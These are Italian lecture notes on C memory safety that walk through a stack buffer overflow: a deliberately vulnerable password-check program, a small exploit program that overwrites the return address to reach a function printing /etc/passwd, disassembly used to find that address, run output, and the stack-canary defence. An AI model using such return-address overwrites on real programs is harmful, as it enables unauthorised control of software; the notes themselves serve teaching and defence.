

Aspetti basici di sicurezza

- linguaggi come il C permettono un controllo “assoluto” sullo stato della memoria riservata per le applicazioni


- vi è quindi la possibilità di accedere ad una qualsiasi area di memoria logicamente valida (per esempio tramite puntatori)

Perché noi possiamo andare all'interno del nostro address space, con un pointer, e spiazzarci ovunque.

Quando noi chiediamo in input una stringa a `SCANF()`, gli passiamo un pointer. `Scanf` va in memoria, a partire da un punto preciso che è quel pointer, consegna in memoria la stringa in input completa.

alcune funzioni standard accedono a memoria tramite schemi di puntamento+spiazzamento con spiazzamento in taluni casi non deterministico

È un problema se noi non sappiamo quanti sono i byte che vengono toccati da questo spiazzamento.
Il rischio è il cosiddetto Buffer Overflow.




**SUPPONIAMO DI AVERE ALL'INTERNO DEL NOSTRO PROGRAMMA UN: CHAR V[128]
E SOTTO: INT X;**

È possibile che queste variabili siano posizionate all'interno dell'address space, vicine.

L'array di caratteri prima, e la variabile x subito dopo.

Ma se noi ora chiamiamo una `scanf`, ossia inseriamo l'indirizzo di V per farci consegnare una stringa, e supponiamo che la stringa è più lunga di 128, si rischia che `SCANF()` vada in memoria a scrivere altre zone, in particolar modo a SOVRASCRIVERE X.



Questo si chiama “Buffer Overflow”.

Vado all'esterno delle aree di memoria che ho riservato per delle operazioni, nel momento in cui eseguo le operazioni.

Esegue dei “SideEffect” in memoria, cambiando il valore di x.
Chi? La funzione `SCANF()`.

il rischio è il così detto buffer overflow il quale può portare il software a comportamenti che deviano dalla specifica

Esempi di funzioni standard rischiose o deprecate
`Gets()` ci permette di acquisire un'intera linea: Ciao_a_Tutti

`scanf()`

Alcune librerie mettono a disposizione varianti con miglioramenti di aspetti di sicurezza (specifica della taglia del buffer per ogni tipologia di dato da gestire)

`gets()`



`scanf_s()`

Con `Scanf()` non possiamo acquisire tutti i caratteri insieme, ma possiamo acquisire una stringa per volta, mentre con `gets()` possiamo prendere tutta la linea, ed è ancora una funzione pericolosa per il buffer overflow.
Se la linea è più lunga dei byte allocati, rischiamo che quando andiamo a consegnare questa linea, ovviamente abbiamo un problema di buffer overflow.

Rischiamo di corrompere il valore di altre informazioni che abbiamo all'interno dell'address space.

Scarf_s() invece ci permette di acquisire ciò che vogliamo in input, ma ci permette di specificare la taglia. Per ogni informazione che vogliamo acquisire andiamo anche a dire qual è il numero dei byte che vogliamo che vengano consegnati nell'area di memoria che identifichiamo.

È SCOMODO COME APPROCCIO SCANF_S(), SEPPUR RISOLVA IL PROBLEMA IN UN PRIMO MOMENTO!


Classico esempio di overflow dello stack

Supponiamo di avere una funzione f() con una variabile locale che è un array di caratteri.

Dunque, l'array V è posizionato all'interno della stack area. Viene registrato nello stack il program counter, e l'RSP puntava a questo pc.

Poi andiamo a chiamare scanf(), chiamiamo di consegnare una stringa e passiamo V:

```
void f(){  
    char v[128];  
    ....  
    scanf("%s", v);  
    ....  
}
```



Quindi passiamo l'indirizzo di memoria di dove è presente questo array. Se la stringa è superiore di 128 byte andremo a sovrascrivere il valore del program counter, in particolare scanf() va a scrivere in memoria andando a corrompere il PC. Quando la f() chiama l'istruzione di ritorno al chiamante, ritorneremo il controllo da qualche altra parte.

Torniamo il controllo al blocco di codice che non era il blocco di codice a cui dovevamo tornare il controllo.

È un problema di sicurezza.

Quando noi cerchiamo di acquisire stringhe, la variante di SCANF() utilizza un modificatore di memoria che si chiama m.

- scanf() mette disponibile il modificatore di memoria "m" suffiso al tipo di dato da acquisire

- questo indica che l'area di memoria dove inserire l'input dovrà essere allocata a carico di scanf()

Stiamo dicendo a SCANF() che la memoria che dovrà ospitare la stringa, la dovrà caricare lei.

L'allocazione sarà in funzione di quanto è lunga la stringa che ci devi consegnare.

- questo indica che l'area di memoria dove inserire l'input dovrà essere allocata a carico di scanf()
- in tal caso viene restituito in un parametro l'indirizzo di tale area


```
char *p;  
scanf ("%ms", &p);
```

Farà lei l'allocazione all'interno dell'address space con una lunghezza sufficiente per acquisire la stringa in input.
L'area di memoria la definisce scanf(), e chiamerà una malloc e malloc utilizzerà la zona di HEAP per allocare e far usare la zona alla funzione scanf().

Al chiamante di questa scanf deve tornare l'indirizzo di dove è stata allocata la zona. In particolare l'indirizzo iniziale.

Quando noi acquisiamo una stringa dobbiamo passare un indirizzo, che non è l'indirizzo di

dove la stringa verrà collocata, è l'indirizzo di un puntatore a carattere.
In modo tale che, quando `scanf()` esegue l'input della stringa, noi abbiamo comunicato a `scanf()` qual'è la posizione di memoria di un puntatore a carattere, `scanf()` andrà in questa area associata a questo puntatore e andrà ad inserire l'indirizzo di memoria di dove la stringa è stata resa disponibile.



Alternativamente si può utilizzare un valore numerico al posto di "m" per indicare il numero di byte da trattare nell'operazione

QUESTO PER EVITARE CHE SCANF SPRECHI LA MEMORIA IN MANIERA SPROPOSITATA

ESEMPIO

```

1 #include<stdio.h>
2 #include<stdlib.h>
3
4
5 int main(int argc, char**argv){
6
7     char *p = NULL;
8
9     scanf("%ms",&p);
10    printf("%s\n",p);
11    free(p);
12    p = NULL;
13 }
14
15 }
```

L'area di memoria la deve gestire `scanf` in qualche modo. La deve allocare all'interno dell'address space.

Io passo l'indirizzo del puntatore e mi viene detto, in questo puntatore, l'indirizzo di dove sta la stringa.

E mi stampo il puntatore alla stringa.

Poi chiamo una free.

```

PLES/C-BASICS> ./a.out
ekmfwlknrwlng
ekmfwlknrwlng
```


ESEMPIO buff-overflow

Abbiamo un programma che si chiama `exploit.c` che è fatto così:

```

1 // exploit.c
2
3 #include <stdio.h>
4 #include <stdlib.h>
5 #include <string.h>
6
7 char* passwd = "francesco";
8
9 void passwd_file_print()
10 {
11     printf("\n***** /etc/passwd *****\n");
12     system("cat /etc/passwd");
13     fflush(stdout);
14     exit(0);
15 }
16
17 void get_and_check_passwd(){
18     unsigned int v[16]; //used in this example as a char buffer
19
20     scanf("%s", (char*)v);
21     printf("inserted passwd is: %s\n", (char*)v);
22     if(strcmp((char*)v, passwd) == 0) {
23         printf("passwd is correct - here is the passwd file\n");
24         passwd_file_print();
25     }
26     else{
27         printf("sorry your passwd is not correct, the passwd file will not show up\n");
28         fflush(stdout);
29     }
30
31
32 int main() {
33
34     printf("you need a correct passwd to access the passwd file\n");
35     get_and_check_passwd();
36
37     return 0;
38 }
```

Si eseguirà un overflow su V, e attenzione che V è una variabile locale, quindi se si esegue un overflow nella variabile locale noi sappiamo benissimo che la variabile locale è collocata all'interno dello stack, nello stack frame della funzione che è all'interno dello stack appena prende il controllo. Quindi se andiamo in overflow con V rischiamo di andare a sovrascrivere il valore del PC.



Quindi il PC eseguirà il fetch di istruzioni che sono in un'altra zona all'interno Dell'address space.

Esiste un Makefile

```
# the security problem related to this example can be also tackled by using
# the "-fstack-protector-all" gcc option for compiling exploit.c as in the
# 'stack-protect' target of this makefile

all:
    gcc exploit.c -fomit-frame-pointer
    gcc print-string.c -o print-string

position-independent:
    gcc exploit.c -fomit-frame-pointer -pie -fPIE
    gcc print-string.c -o print-string

stack-protect:
    gcc exploit.c -fomit-frame-pointer -fstack-protector-all
    gcc print-string.c -o print-string

Makefile lines 1-16/16 (END)
```

Abbiamo compilato con MAKE ALL, quindi ora abbiamo un a.out per il primo comando di all, e print-string:

```
PLES/C-BASICS/buffer-overflow> ./a.out
you need a correct passwd to access the passwd file
■
pippo
inserted passwd is: pippo
sorry your passwd is not correct, the passwd file will not show up
```



```
PLES/C-BASICS/buffer-overflow> ./a.out
you need a correct passwd to access the passwd file
francesco■
nm-openconnect:x:466:468:NetworkManager user for OpenConnect:/var/lib/nm-openconnect:/sbin/nologin
nm-openvpn:x:462:464:NetworkManager user for OpenVPN:/var/lib/openvpn:/sbin/nologin
nobody:x:65534:65534:nobody:/var/lib/nobody:/bin/bash
nscd:x:477:478:User for nscd:/run/nscd:/sbin/nologin
polkitd:x:473:476:User for polkitd:/var/lib/polkit:/sbin/nologin
postfix:x:51:51:Postfix Daemon:/var/spool/postfix:/bin/false
pulse:x:467:471:PulseAudio daemon:/var/lib/pulseaudio:/sbin/nologin
root:x:0:0:root:/root:/bin/bash
rpc:x:478:65534:user for rpcbind:/var/lib/empty:/sbin/nologin
rtkit:x:470:474:RealtimeKit:/proc:/bin/false
scard:x:469:473:Smart Card Reader:/var/run/pcscd:/usr/sbin/nologin
sddm:x:464:466:SDDM daemon:/var/lib/sddm:/bin/false
sshd:x:472:475:SSH daemon:/var/lib/sshd:/bin/false
statd:x:474:65533:NFS statd daemon:/var/lib/nfs:/sbin/nologin
systemd-coredump:x:482:482:systemd Core Dumper:/:/sbin/nologin
systemd-network:x:480:480:systemd Network Management:/:/sbin/nologin
systemd-timesync:x:481:481:systemd Time Synchronization:/:/sbin/nologin
tftp:x:476:477:TFTP account:/srv/tftpboot:/bin/false
usbmux:x:471:65533:usbmuxd daemon:/var/lib/usbmuxd:/sbin/nologin
vnc:x:465:467:user for VNC:/var/lib/empty:/sbin/nologin
francesco:x:1000:100:Francesco Quaglia:/home/francesco:/bin/bash
pesign:x:461:462:PE-COFF signing daemon:/var/lib/pesign:/bin/false
svn:x:460:461:user for Apache Subversion svnserv:/srv/svn:/sbin/nologin
wwwrun:x:459:458:WWW daemon apache:/var/lib/wwwrun:/sbin/nologin
user1:x:1001:1000::/home/user1:/bin/bash
user2:x:1002:1000::/home/user2:/bin/bash
```

Ora la password è giusta e viene visualizzato il file delle password.

**ATTENZIONE: LA SCANF
CERCA DI CARICARE IN V
UN'INFORMAZIONE DI CUI NON
SAPPIAMO LA TAGLIA. È UNA
VULNERABILITÀ!**

Possiamo andare a corrompere
il valore di ritorno nello stack,
della funzione di
get_and_check_password?
Possiamo far tornare questa
funzione non più al chiamante,
quindi al main, ma da un'altra
parte?

**In particolare: possiamo far
tornare il controllo alla funzione
passwd_file_print()?**



```
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 #define x86_64 (sizeof(void*)==8)
5
6
7 int main(int argc, char** argv){
8     int i;
9     int magic_number;// depending on the underlying machine (32 vs 64 bit) it should be 64 or 72
10    // in this specific example and compilation setup
11    // but you can make different tries
12    // the magic number works limited to no ASLR!!
```

```

13  char* target_pc;
14
15  if (x86_64)
16      target_pc = "\x37\x07\x40\x00\x00\x00\x00\x00";
17  else
18      target_pc = "\x24\x85\x04\x08";
19
20  if (argc[1]){
21      magic_number = strtol(argv[1],NULL,10);
22  }
23  else{
24      printf("you should give me the magic number \n");
25      return -1;
26  }
27
28  for (i=0;i<magic_number;i++){
29      printf("%c",'a'); // dummy char just to fill the buffer of the target function
30  }
31  printf("%s",target_pc);
32
33  return 0 ;
34
35 }
36

```

valore che noi vogliamo andare a SOVRASCRIVERE sul Program Counter di questa funzione che ha questa problematica relativa al buffer overflow.

Quando chiamiamo get_and_check_password()

ritorna, ritorna il controllo alla prima istruzione macchina di passwd_file_print(), e ci fa vedere le password, ma il problema è che noi abbiamo inserito una password SCORRETTA.

l'array viene scritto da scanf(), ma scanf va a scrivere anche il valore di ritorno che è già nella stack area della funzione. E facciamo puntare il program counter all'indirizzo di dove è presente la funzione passwd_file_print().

```

PLES/C-BASICS/buffer-overflow> ./print-string 72
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa7@
```

Print-string ha bisogno di un numero, ossia un parametro, che indica quante sono le "a" che vanno emesse in questa stringa. Poi viene emessa anche la sequenza 7@ e questi sono i caratteri con cui si andrà a sovrascrivere il program counter della funzione che sto attaccando.

```

PLES/C-BASICS/buffer-overflow> ./print-string 72 | ./a.out
PLES/C-BASICS/buffer-overflow> ./print-string 72 | ./a.out
you need a correct passwd to access the passwd file
inserted passwd is:aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa7@
sorry your passwd is not correct, the passwd file will not show up

***** /etc/passwd *****

avahi:x:468:472:User for Avahi:/run/avahi-daemon:/bin/false
bin:x:1:1:bin:/bin:/sbin/nologin
chrony:x:479:479:Chrony Daemon:/var/lib/chrony:/bin/false
daemon:x:2:2:Daemon:/sbin:/sbin/nologin
dnsmasq:x:475:65533:dnsmasq:/var/lib/empty:/bin/false
lightdm:x:463:465:LightDM daemon:/var/lib/lightdm:/bin/false
lp:x:497:486:Printing daemon:/var/spool/lpd:/sbin/nologin
mail:x:498:497:Mailer daemon:/var/spool/clientmqueue:/sbin/nologin
man:x:13:62:Manual pages viewer:/var/lib/empty:/sbin/nologin
messagebus:x:499:498:User for D-Bus:/run/dbus:/usr/bin/false
mysql:x:60:499:MySQL database admin:/var/lib/mysql:/bin/false
nm-openconnect:x:466:468:NetworkManager user for OpenConnect:/var/lib/nm-openconnect:/sbin/nologin
nm-openvpn:x:462:464:NetworkManager user for OpenVPN:/var/lib/openvpn:/sbin/nologin
```

Siamo andati in buffer-overflow sulla stack area e abbiamo cambiato il valore del program counter, la password non è corretta ma viene mostrato il file, la funzione torna il controllo esattamente alla funzione che emette il file delle password.

Andiamo a smantellare il codice con OBJDUMP

```

PLES/C-BASICS/buffer-overflow> objdump -D ./a.out | less
```

Ora andiamo a capire quale sarà l'indirizzo di memoria della funzione che noi vogliamo che venga eseguita a causa di un buffer overflow.

```
./a.out:    file format elf64-x86-64
```

```

Disassembly of section .interp:
0000000000400238 <.interp>:
400238: 2f          (bad)
400239: 6c          insb  (%dx),%es:(%r
40023a: 69 62 36 34 2f 6c 64 imul $0x646c2f34,0
400241: 2d 6c 69 6e 75 sub  $0x756e696c,%
400246: 78 2d          js   400275 <_init
400248: 78 38          js   400282 <_init
40024a: 36 2d 36 34 2e 73 ss   sub $0x732e3436,%
400250: 6f          outsl %ds:(%rsi),(%
400251: 2e 32 00          xor  %cs:(%rax),%a

Disassembly of section .note.ABI-tag:
0000000000400254 <.note.ABI-tag>:
400254: 04 00          add  $0x0,%al
400256: 00 00          add  %al,(%rax)
400258: 10 00          adc  %al,(%rax)
40025a: 00 00          add  %al,(%rax)
40025c: 01 00          add  %eax,(%rax)
40025e: 00 00          add  %al,(%rax)
400260: 47          rex.RXB

0000000000400730 <frame_dummy>:
400730: 55          push  %rbp
400731: 48 89 e5          mov   %rsp,%rbp
400734: 5d          pop   %rbp
400735: eb 89          jmp   4006c0 <register_tm_clones>

0000000000400737 <passwd_file_print>:
400737: 48 83 ec 08          sub   $0x8,%rsp
40073b: bf a8 08 40 00          mov   $0x4008a8,%edi
400740: e8 ab fe ff ff          callq 4005f0 <puts@plt>
400745: bf de 08 40 00          mov   $0x4008de,%edi
40074a: e8 b1 fe ff ff          callq 400600 <system@plt>
40074f: 48 8b 05 12 09 20 00          mov   0x200912(%rip),%rax      # 601068 <stdout@GLIBC_2.2.5>
400756: 48 89 c7          mov   %rax,%rdi
400759: e8 d2 fe ff ff          callq 400630 <fflush@plt>
40075e: bf 00 00 00 00          mov   $0x0,%edi
400763: e8 e8 fe ff ff          callq 400650 <exit@plt>

0000000000400768 <get_and_check_passwd>:
400768: 48 83 ec 48          sub   $0x48,%rsp
40076c: 48 89 e0          mov   %rsp,%rax
40076f: 48 89 c6          mov   %rax,%rsi
400772: bf ee 08 40 00          mov   $0x4008ee,%edi
400777: b8 00 00 00 00          mov   $0x0,%eax
40077c: e8 bf fe ff ff          callq 400640 <__isoc99_scanf@plt>
400781: 48 89 e0          mov   %rsp,%rax
400784: 48 89 c6          mov   %rax,%rsi
400787: bf f1 08 40 00          mov   $0x4008f1,%edi
40078c: b8 00 00 00 00          mov   $0x0,%eax
400791: e8 7a fe ff ff          callq 400610 <printf@plt>
400796: 48 8b 15 c3 08 20 00          mov   0x2008c3(%rip),%rdx      # 601060 <passwd>
40079d: 48 89 e0          mov   %rsp,%rax
4007a0: 48 89 d6          mov   %rdx,%rsi
4007a3: 48 89 c7          mov   %rax,%rdi
4007a6: e8 75 fe ff ff          callq 400620 <strcmp@plt>
4007ab: 85 c0          test  %eax,%eax
4007ad: 75 16          jne   4007c5 <get_and_check_passwd+0x5d>
4007af: bf 10 09 40 00          mov   $0x400910,%edi
4007b4: e8 37 fe ff ff          callq 4005f0 <puts@plt>

Lines 1-27
0000000000400730
0000000000400737
0000000000400768
0000000000400796


```

Tutta la funzione è collocata nell'address space a partire da questo indirizzo: 400737.

Se noi riusciamo a scrivere questo offset all'interno del PC quando eseguiamo il buffer overflow, quindi diamo una stringa tale per cui i byte finali di questa stringa vanno a scrivere i byte che costituiscono il valore del PC e questi byte contengono esattamente 400737, riusciamo a modificare il flusso d'esecuzione e portarlo dove vogliamo.

L'ATTACCANTE STA ATTACCANDO LO STACK FRAME DI get_and_check_passwd(), In modo tale che quando questa funzione tornerà il controllo con una retq, il controllo non tornerà dove è avvenuta la chiamata di questa funzione ma tornerà all'indirizzo 400737.

L'array che get_and_check_passwd() utilizza per andare ad acquisire la stringa in input, venga sovrascritto tutto cosicché noi possiamo toccare il program counter.



Per fare questo dobbiamo sapere quanto è largo l'array V, ossia quanti byte possono essere contenuti e in particolare a che distanza è da questo array V è, all'interno della stack area, il Program Counter.

Get and check passwd utilizza lo stack in questo modo:

La prima istruzione macchina che viene ad essere eseguita è una SUB di 48 esadecimale su RSP, quindi stiamo sottraendo 48 esadecimale allo stack pointer, ossia stiamo RISERVANDO lo spazio per le nostre variabili locali.

L'unica variabile locale che noi stiamo gestendo, di fatto, è la variabile v.

Poi viene prelevato il valore dello stack pointer e passato in RAX, ma non viene più cambiato il valore dello stack pointer. E poi abbiamo la call, ossia la chiamata alla funzione scanf(), andiamo a dare il controllo ad un altro indirizzo di memoria (400640) all'interno di questo address space.

L'attaccante per attaccare deve produrre una stringa che abbia un certo numero di caratteri, e l'attaccante con il ciclo for emette in output un certo numero di caratteri, sono magic_number

```

400768: 48 83 ec 48          sub   $0x48,%rsp
40076c: 48 89 e0          mov   %rsp,%rax
40076f: 48 89 c6          mov   %rax,%rsi
400772: bf ee 08 40 00          mov   $0x4008ee,%edi
400777: b8 00 00 00 00          mov   $0x0,%eax
40077c: e8 bf fe ff ff          callq 400640 <__isoc99_scanf@plt>
400781: 48 89 e0          mov   %rsp,%rax
400784: 48 89 c6          mov   %rax,%rsi
400787: bf f1 08 40 00          mov   $0x4008f1,%edi
40078c: b8 00 00 00 00          mov   $0x0,%eax
400791: e8 7a fe ff ff          callq 400610 <printf@plt>
400796: 48 8b 15 c3 08 20 00          mov   0x2008c3(%rip),%rdx      # 601060 <passwd>
40079d: 48 89 e0          mov   %rsp,%rax
4007a0: 48 89 d6          mov   %rdx,%rsi
4007a3: 48 89 c7          mov   %rax,%rdi
4007a6: e8 75 fe ff ff          callq 400620 <strcmp@plt>
4007ab: 85 c0          test  %eax,%eax
4007ad: 75 16          jne   4007c5 <get_and_check_passwd+0x5d>
4007af: bf 10 09 40 00          mov   $0x400910,%edi
4007b4: e8 37 fe ff ff          callq 4005f0 <puts@plt>

Lines 502-528

```

caratteri, devo conoscere
informazioni basiche per sapere

«Magic_number come lo calcolo? Vado in ARGV[1] e mi prendo il numero di queste a che devono essere
emesse.»

Strtol è una funzione che converte una stringa in un long, ed è questa funzione che prende questo
parametro.

Quindi registriamo in magic_number il numero dei byte che devono essere emessi e sovrascritti in V
all'interno di questa stringa. E infine aggiungiamo ovviamente ciò che vogliamo per sovrascrivere anche il
Program Counter (PC).

Se argv[1] è null, allora vado nel ramo else.

Dopo aver stampato le a, devo emettere un insieme di caratteri che vadano a sovrascrivere il program
counter, che è l'obiettivo che ci siamo prefissati. Per fare questo utilizziamo esattamente la conoscenza su
qual è la posizione di memoria DELLA FUNZIONE CHE VOGLIAMO FAR PARTIRE, riga 16 del file print-
string.c!

Riscritto da sinistra a destra perché il nostro processore ovviamente è un little endian, quindi stiamo
scrivendo questo valore a partire da sinistra e lo stiamo facendo in rappresentazione esadecimale
antempionando il carattere \x, e questo è l'indirizzo della funzione che deve partire.

Dopo aver stampato tutte le a, emettiamo anche il target_pc con una printf.

Come si dice in gergo popolare: "Vai col tangoo"!

ORA 72 È IL NUMERO DEI BYTE DELL'ARRAY E SUBITO DOPO C'È IL PC ALL'INTERNO DELLA STACK
AREA, E ANDIAMO IN ESECUZIONE CON QUESTO VALORE.

```
PLES/C-BASICS/buffer-overflow> ./print-string 72 | ./a.out
```

Possiamo andare a colpire questa applicazione in modo tale che l'applicazione riceva come password il
numero di a, e poi parte subito la funzione che stampa le password. Bingo


```
PLES/C-BASICS/buffer-overflow> ./print-string 72 | ./a.out
you need a correct passwd to access the passwd file
inserted passwd is:aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa7@
sorry your passwd is not correct, the passwd file will not show up

***** /etc/passwd *****

avahi:x:468:472:User for Avahi:/run/avahi-daemon:/bin/false
bin:x:1:1:bin:/bin:/sbin/nologin
chrony:x:479:479:Chrony Daemon:/var/lib/chrony:/bin/false
daemon:x:2:2:Daemon:/sbin:/sbin/nologin
dnsmasq:x:475:65533:dnsmasq:/var/lib/empty:/bin/false
lightdm:x:463:465:LightDM daemon:/var/lib/lightdm:/bin/false
lp:x:497:486:Printing daemon:/var/spool/lpd:/sbin/nologin
mail:x:498:497:Mailer daemon:/var/spool/clientmqueue:/sbin/nologin
man:x:13:62:Manual pages viewer:/var/lib/empty:/sbin/nologin
messagebus:x:499:498:User for D-Bus:/run/dbus:/usr/bin/false
mysql:x:60:499:MySQL database admin:/var/lib/mysql:/bin/false
nm-openconnect:x:466:468:NetworkManager user for OpenConnect:/var/lib/nm-openconnect:/sbin/nologin
nm-openvpn:x:462:464:NetworkManager user for OpenVPN:/var/lib/openvpn:/sbin/nologin
nobody:x:65534:65534:nobody:/var/lib/nobody:/bin/bash
nscd:x:477:478:User for nscd:/run/nsqd:/sbin/nologin
polkitd:x:473:476:User for polkitd:/var/lib/polkit:/sbin/nologin
postfix:x:51:51:Postfix Daemon:/var/spool/postfix:/bin/false
```

Con tutte quelle a abbiamo sovrascritto tutto l'array e dopo sovrascriviamo il
program counter.

Se metto 71, io sovrascrivo 1 byte dell'array
composto da 72, e una minima parte del PC.
Quindi lo sovrascrivo parzialmente.



Quindi il PC in questo caso si punta
all'interno del nostro address space in una
zona non corretta.
E avremo un segmentation fault.

```
PLES/C-BASICS/buffer-overflow> ./print-string 71 | ./a.out
you need a correct passwd to access the passwd file
inserted passwd is:aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa7@
sorry your passwd is not correct, the passwd file will not show up
Segmentation fault (core dumped)
```

COME CI PROTEGGIAMO?

Guardiamo il Makefile!

```
# the security problem related to this example can be also tackled by using
# the "-fstack-protector-all" gcc option for compiling exploit.c as in the
# 'stack-protect' target of this makefile

all:
    gcc exploit.c -fomit-frame-pointer
    gcc print-string.c -o print-string

position-independent:
    gcc exploit.c -fomit-frame-pointer -pie -fPIE
    gcc print-string.c -o print-string

stack-protect:
    gcc exploit.c -fomit-frame-pointer -fstack-protector-all
    gcc print-string.c -o print-string
Makefile lines 1-16/16 (END)
```

```
PLES/C-BASICS/buffer-overflow> make
all          position-independent  stack-protect
```

POSSO ESEGUIRE 3 ZONE DI COMANDI.

↓ STACK-PROTECT

- Esso è basato sulla scrittura di un valore denominato "canary tag" sulla stack area subito prima del valore del program counter per il ritorno
- Prima di ritornare si verifica se il valore originariamente scritto è ancora presente
- In caso negativo si passa il controllo a un blocco di codice che ci fornisce in output l'indicazione di una corruzione dello stack e che poi termina l'applicazione
- Lo stack protector è includibile/escludibile a livello di compilazione in gcc utilizzando il flag stack-protector
- In ogni caso, non risolve completamente le problematiche di sovrascrittura del valore del program counter

CT = valore del Canary Tag
%fs:0x28 = indirizzo di memoria di CT



struttura della funzione chiamata:

```
mov %fs:0x28, %rax
mov %rax, -0x8(%rsp)
...
...
mov -0x8(%rsp),%rax
xor %fs:0x28,%rax
je RETURN
callq CORRUPTION-HANDLER
RETURN: retq
```


Noi possiamo compilare l'exploit.c inserendo **-fstack-protector-all**. In questo caso noi stiamo generando un codice che è più robusto nel senso di controlli che vengono ad essere eseguiti a runtime dal codice, e stiamo cercando di proteggere lo stack.

Supponiamo di avere una funzione f() con le sue istruzioni macchina che è stata compilata con stack-protect e supponiamo ad un certo punto di chiamare questa funzione. Se noi siamo a chiamare questa funzione la chiamata genera il PC di ritorno sulla STACKAREA, e poi ovviamente il controllo passa alla prima istruzione macchina di questa funzione.

Se questa funzione è compilata con **stack_protect** che cosa fa?

VA AD INSERIRE UN VALORE SUBITO PRIMA DEL PROGRAM COUNTER

Questo valore viene prelevato da una zona di informazioni che sono i dati del programma! -> C



E sopra ovviamente va ad utilizzare la stack area per le variabili locali.

